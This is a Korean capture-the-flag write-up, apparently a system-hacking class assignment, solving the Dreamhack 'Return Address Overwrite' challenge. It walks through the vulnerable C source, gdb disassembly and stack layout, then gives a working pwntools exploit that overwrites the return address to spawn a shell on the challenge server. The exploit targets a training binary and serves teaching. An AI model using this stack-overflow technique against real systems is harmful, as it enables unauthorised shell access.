
Ping! 취약점 분석 – 시스템해킹 과제


Return Address Overwrite

1 설명



✓ LinuxOS 외의 다른 OS에서의 화면


1 설명



✓ LinuxOS에서 드림핵 문제 화면

✓ Download 버튼을 눌러 문제 파일 받기

1 설명



✓ 기본적으로 Downloads 에 설치
✓ 압축 해제하기
✓ rao : 실행 파일
✓ rao.c : 문제의 소스코드

1 설명

```
┌──(kali㉿kali)-[~]
└─$ cd Downloads/ReturnAddressOverwrite

┌──(kali㉿kali)-[~/Downloads/ReturnAddressOverwrite]
└─$ ls
rao  rao.c

┌──(kali㉿kali)-[~/Downloads/ReturnAddressOverwrite]
└─$ checksec --file=rao
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   68 Symbols        No    0               1

┌──(kali㉿kali)-[~/Downloads/ReturnAddressOverwrite]
└─$ ./rao
Input: aaaaaaaaaaaaa

┌──(kali㉿kali)-[~/Downloads/ReturnAddressOverwrite]
└─$ ./rao
Input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

┌──(kali㉿kali)-[~/Downloads/ReturnAddressOverwrite]
└─$ ./rao
Input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
zsh: segmentation fault  ./rao
```

- ✓ cd ~ : 문제 파일의 경로로 이동
- ✓ ls : 이동한 경로에서 문제 파일의 내용 확인, 실행 파일과 소스 코드 존재
- ✓ checksec –file=[확인하려는 파일명] : 보호기법이 걸려있는지 확인
- ✓ ./rao : 실행 파일 실행
- ✓ 버퍼의 크기보다 데이터를 많이 넣게 되면 segmentation fault 에러가 뜨게 됨

1 설명

```c
// Name: rao.c
// Compile: gcc -o rao rao.c -fno-stack-protector -no-pie

#include <stdio.h>
#include <unistd.h>

void init() {
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
}

void get_shell() {
  char *cmd = "/bin/sh";
  char *args[] = {cmd, NULL};

  execve(cmd, args, NULL);
}

int main() {
  char buf[0x28];

  init();

  printf("Input: ");
  scanf("%s", buf);

  return 0;
}
```

- ✓ vi [이동하거나 생성할 파일] : vi rao.c
- ✓ rao 소스 코드
- ✓ main()
  - ✓ buf의 크기 [0x28]
  - ✓ scanf() 로 buf에 입력 → 입력값 길이 검증 X
  - ⇒ 버퍼 오버플로우
- ✓ get_shell()
  - ✓ /bin/sh 실행 가능
  - ⇒ get_shell의 주소값을 Return address에 넣는다면?

1 설명

```
└─$ gdb rao
GNU gdb (Debian 16.2-8) 16.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org
This is free software: you are free to change and redistri
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources onli
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "wor
pwndbg: loaded 187 pwndbg commands and 47 shell commands.
pwndbg: created $rebase, $base, $hex2ptr, $argv, $envp, $a
n be used with print/break)
Reading symbols from rao...
(No debugging symbols found in rao)
```

```
pwndbg> disass main
Dump of assembler code for function main:
   0x00000000004006e8 <+0>:     push   rbp
   0x00000000004006e9 <+1>:     mov    rbp,rsp
   0x00000000004006ec <+4>:     sub    rsp,0x30
   0x00000000004006f0 <+8>:     mov    eax,0x0
   0x00000000004006f5 <+13>:    call   0x400667 <init>
   0x00000000004006fa <+18>:    lea    rdi,[rip+0xbb]        # 0x4007bc
   0x0000000000400701 <+25>:    mov    eax,0x0
   0x0000000000400706 <+30>:    call   0x400540 <printf@plt>
   0x000000000040070b <+35>:    lea    rax,[rbp-0x30]
   0x000000000040070f <+39>:    mov    rsi,rax
   0x0000000000400712 <+42>:    lea    rdi,[rip+0xab]        # 0x4007c4
   0x0000000000400719 <+49>:    mov    eax,0x0
   0x000000000040071e <+54>:    call   0x400570 <__isoc99_scanf@plt>
   0x0000000000400723 <+59>:    mov    eax,0x0
   0x0000000000400728 <+64>:    leave
   0x0000000000400729 <+65>:    ret
End of assembler dump.
```

- ✓ gdb [실행 파일]

  pwndbg가 깔려있다면, 위와 같은 화면이 실행됨

- ✓ disassemble main

  main() 함수의 어셈블리 코드 확인

1 설명

```
0x00000000004006e8 <+0>:     push   rbp
0x00000000004006e9 <+1>:     mov    rbp,rsp
0x00000000004006ec <+4>:     sub    rsp,0x30
0x00000000004006f0 <+8>:     mov    eax,0x0
```

- ✓ 현재 함수의 base pointer(rbp)를 스택에 저장
- ✓ rbp에 현재의 스택 포엔터(rsp)를 저장
  현재 함수의 스택 프레임 시작 위치를 가리킴
- ✓ rsp에서 0x30만큼 지역 변수를 위한 스택 공간 할당
- ✓ 리턴값 설정을 위해 eax에 0x0으로 초기화

```
0x00000000004006f5 <+13>:    call   0x400667 <init>
0x00000000004006fa <+18>:    lea    rdi,[rip+0xbb]        # 0x4007bc
0x0000000000400701 <+25>:    mov    eax,0x0
0x0000000000400706 <+30>:    call   0x400540 <printf@plt>
```

- ✓ init 함수 호출
- ✓ rdi 레지스터에 “Input: “ 문자열 할당
- ✓ eax를 0으로 초기화하여 printf 함수의 리턴값 설정 (0x0)
- ✓ printf() 함수 호출

1 설명

```
0x000000000040070b <+35>:    lea    rax,[rbp-0x30]
0x000000000040070f <+39>:    mov    rsi,rax
0x0000000000400712 <+42>:    lea    rdi,[rip+0xab]        # 0x4007c4
0x0000000000400719 <+49>:    mov    eax,0x0
0x000000000040071e <+54>:    call   0x400570 <__isoc99_scanf@plt>
```

- ✓ rax에 rbp-0x30 만큼 로컬 buf의 시작 주소 저장
- ✓ rsi에 rax(buf의 주소) 저장 ⇒ buf[0x28] 의 위치 : rbp로부터 0x30만큼 떨어진 곳에 있음

  scanf()는 두 번째 인자부터 rsi, rdx, rcx 순서로 받음
- ✓ rdi에 “%s” 문자열 포맷 주소 저장
- ✓ eax를 0으로 초기화, scanf() 함수의 리턴값 설정
- ✓ scanf() 함수 호출

1 설명

```
0x0000000000400723 <+59>:    mov    eax,0x0
0x0000000000400728 <+64>:    leave
0x0000000000400729 <+65>:    ret
```

✓ main() 함수의 반환값을 0으로 설정 (return 0)

✓ 스택 프레임 해제


✓ 함수 종료

⇒ 로컬 변수 buf의 크기는 0x28

⇒ buf의 위치는 0x30

⇒ dummy값 0x8만큼 존재함 (0x30 – 0x28 = 0x8)

1 설명



✓ rbp-0x30 에 buf가 위치

✓ rbp 에 Stack frame pointer 저장

rbp의 크기 : 8byte

→ SFP : 현재 실행 중인 함수의 시작 위치 가리키는 포인터

✓ rbp+0x8 에 RET 저장

현재 작동하던 함수를 부른 곳으로 돌아가게 됨

RET 크기 : 32bit 운영체제 – 4byte

: 64bit 운영체제 – 8byte

2 exploit 코드 만들기

1. 버퍼 오버플로우 공격을 발생시키기

   임의의 값을 buf + sfp 만큼을 덮어, RET까지 접근

   → 0x30 + 0x8 만큼 덮자

2. 리턴 주소를 조작하여 /bin/sh 실행시키기


   RET을 get_shell()의 주소값으로 덮어 /bin/sh 실행

✓ get_shell 주소 찾기

gdb에서 print 명령어를 통해 주소값 구함

```
pwndbg> print get_shell
$1 = {<text variable, no debug info>} 0x4006aa <get_shell>
```

2 exploit 코드 만들기




```
┌──(kali㉿kali)-[~/Downloads/ReturnAddressOverwrite]
└─$ vi rao.py
```

```
from pwn import *

p = remote('host3.dreamhack.games', 12292)
```

1. 드림핵에서 접속 정보를 요청 (request VM)
   HOST와 자신의 Port 번호를 확인

2. vi를 통해 exploit 코드를 작성하기 위한 rao.py 생성
3. pwntools : exploit 자동화 도구 라이브러리
   from pwn import * : pwntools의 모든 기능을 import함
4. remote : 드림핵 문제 서버에 소켓 연결을 생성
   Host와 자신의 포트 번호 입력
   연결에 성공하면 p를 통해 서버와 데이터를 주고 받을 수 있음

2 exploit 코드 만들기

```
payload = b"A"*0x30
payload += b"A"*0x8


payload += b"\xaa\x06\x40\x00\x00\x00\x00\x00"

p.sendlineafter("Input: ", payload)

p.interactive()
```

1. payload라는 변수에 buf의 크기(0x30) 임의의 값인 A로 덮기
2. SFP의 크기(0x8)만큼 덮기
3. get_shell 의 주소로 이동하기 위함

   get_shell의 주소 : 0x4006aa

   get_shell의 주소를 리틀 엔디안 형식으로 변환
4. p.sendlineafter("Input: ", payload)

   서버에서 "Input: " 이라는 문자열을 출력할 때까지 기다린 후,

   위에서 작성한 payload를 전송
5. exploit 이후 셸이 열렸을 때, 사용자와 상호작용할 수 있도록 전환

   프로그램에 입출력할 때, interactive를 호출

3 exploit 코드 실행

```
┌──(venv)─(kali㉿kali)-[~/Downloads/ReturnAddressOverwrite]
└─$ python3 rao.py
[+] Opening connection to host3.dreamhack.games on port 12292
/home/kali/venv/lib/python3.13/site-packages/pwnlib/tubes/tub
wntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
$ ls
flag
rao
run.sh
$ cat flag
```

1. 작성한 exploit 코드 실행 시, ①서버와 연결 성공 ②exploit 성공한 후 ③interactive 모드로 전환 성공 까지 모두 되었다면
2. flag를 얻을 수 있게 됨

   ls : 현재 디렉토리의 파일들을 확인

   cat : flag라는 실행 파일의 내용을 출력